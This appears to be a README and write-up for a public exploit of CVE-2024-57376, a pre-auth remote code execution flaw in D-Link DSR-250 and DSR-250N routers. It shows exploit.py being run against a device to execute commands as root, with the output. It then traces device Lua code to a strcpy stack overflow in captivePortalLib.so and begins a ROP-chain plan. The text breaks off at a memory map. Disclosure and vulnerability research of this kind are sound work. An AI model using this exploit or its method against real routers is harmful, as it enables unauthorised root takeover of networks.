 delspon/cve-2024-57376
CVE-2024-57376 exploit

Pre-auth remote code execution exploit for D-Link DSR-250 and DSR-250N
Security advisory: https://supportannouncement.us.dlink.com/security/publication.aspx?name=SAP10415
$ python3 exploit.py
usage: <host> <port> <command>
$ python3 exploit.py 192.168.1.1 443 id
[+] fingerprint
    device: DSR-250N
    year  : 2021
b'HTTP/1.1 200 OK\r\nContent-Length: 24\r\nDate: Thu, 22 Dec 2022 11:50:49 GMT\r\nServer: Light Weight Web Server\r\n\r\nuid=0(root) gid=0(root)\n'
HTTP/1.1 200 OK
Content-Length: 24
Date: Thu, 22 Dec 2022 11:50:49 GMT
Server: Light Weight Web Server

uid=0(root) gid=0(root)
$ python3 exploit.py 192.168.1.1 443 'cat /pfrm2.0/etc/dlink_version'
[+] fingerprint
    device: DSR-250N
    year  : 2021
b'HTTP/1.1 200 OK\r\nContent-Length: 12\r\nDate: Thu, 22 Dec 2022 11:57:35 GMT\r\nServer: Light Weight Web Server\r\n\r\n3.17B901C_WW'
HTTP/1.1 200 OK
Content-Length: 12
Date: Thu, 22 Dec 2022 11:57:35 GMT
Server: Light Weight Web Server

3.17B901C_WW
It’s a duaCP.logout function code which is called for logout.
function duaCP.logout (cgiparams)
    local extCpResult, clientMac, clientIp, authenticatorIp, apMac, apIp, vendor,
           ssid, deviceType, vlan, pageId, returnUrl, authSuccessUrl,
           returnLogoutUrl, notifyUrl, sessionRandom, hash, token

    local request = ""

    extCpResult       = cgiparams.externalCpResult
    clientMac         = cgiparams.clientMac
    clientIp          = cgiparams.clientIp
    authenticatorIp   = cgiparams.authenticatorIp
    apMac             = cgiparams.apMac
    apIp              = cgiparams.apIp
    vendor            = cgiparams.vendor
    ssid              = cgiparams.ssid
    deviceType        = cgiparams.deviceType
    vlan              = cgiparams.vlan
    pageId            = cgiparams.pageIndex
    returnUrl         = cgiparams.returnUrl
    authSuccessUrl    = cgiparams.authenticationSuccessUrl
    returnLogoutUrl   = cgiparams.returnLogoutUrl
    notifyUrl         = cgiparams.notifyUrl
    sessionRandom     = cgiparams.sessionRandom
    hash              = cgiparams.hash
    token             = db.getAttribute("cpExtWebServer", "_ROWID_", "1", "token")


    local status, reason

  reason = "success"
    -- validate hash first
    if (hashValidate (authenticatorIp, clientMac, token, sessionRandom, hash) == "ERROR") then
        -- respond to DUA with failure result so that user will be shown login
        -- page
        reason = "failure"
    end

    status, clientMac, clientIp = duaCP.parse_logoutInfo (extCpResult)

    if (status == "ERROR") then
        reason = "failure"
    end

    -- redirect to DUA
    duaCP.logoutProcess (cgiparams, reason, token)

end
It calls:
hashValidateduaCP.parse_logoutInfoduaCP.logoutProcessThe route to vulnerable code is duaCP.parse_logoutInfo. It uses extCpResult, which is a user input, as a prameter.
Here’s a duaCP.parse_logoutInfo code.
function duaCP.parse_logoutInfo (extCpResult)
    local status       = "OK"

  -- process the extCpResult
  status, clientMac, clientIp = captivePortalLib.duaLogoutInfoGet (extCpResult)

  if (status == "1" or tonumber (status) == 1) then
      return "ERROR"
  end

  clientMac = clientMac:gsub("%-", "%:")

    return status, clientMac, clientIp

end
It calls captivePortalLib.duaLogoutInfoGet. It uses extCpResult as a parameter directly. The code of it is defined in a shared library, captivePortalLib.so


lua_tolstring returns string pointer of extCpResult and strcpy is called, which has a local variable as a parameter. It’s clearly a stack buffer overflow. Now, we have to chain ROP gadgets.
There’re some limits because the vulnerability is triggered by strcpy. We can’t enter NULL bytes.
Here’s a memory map:






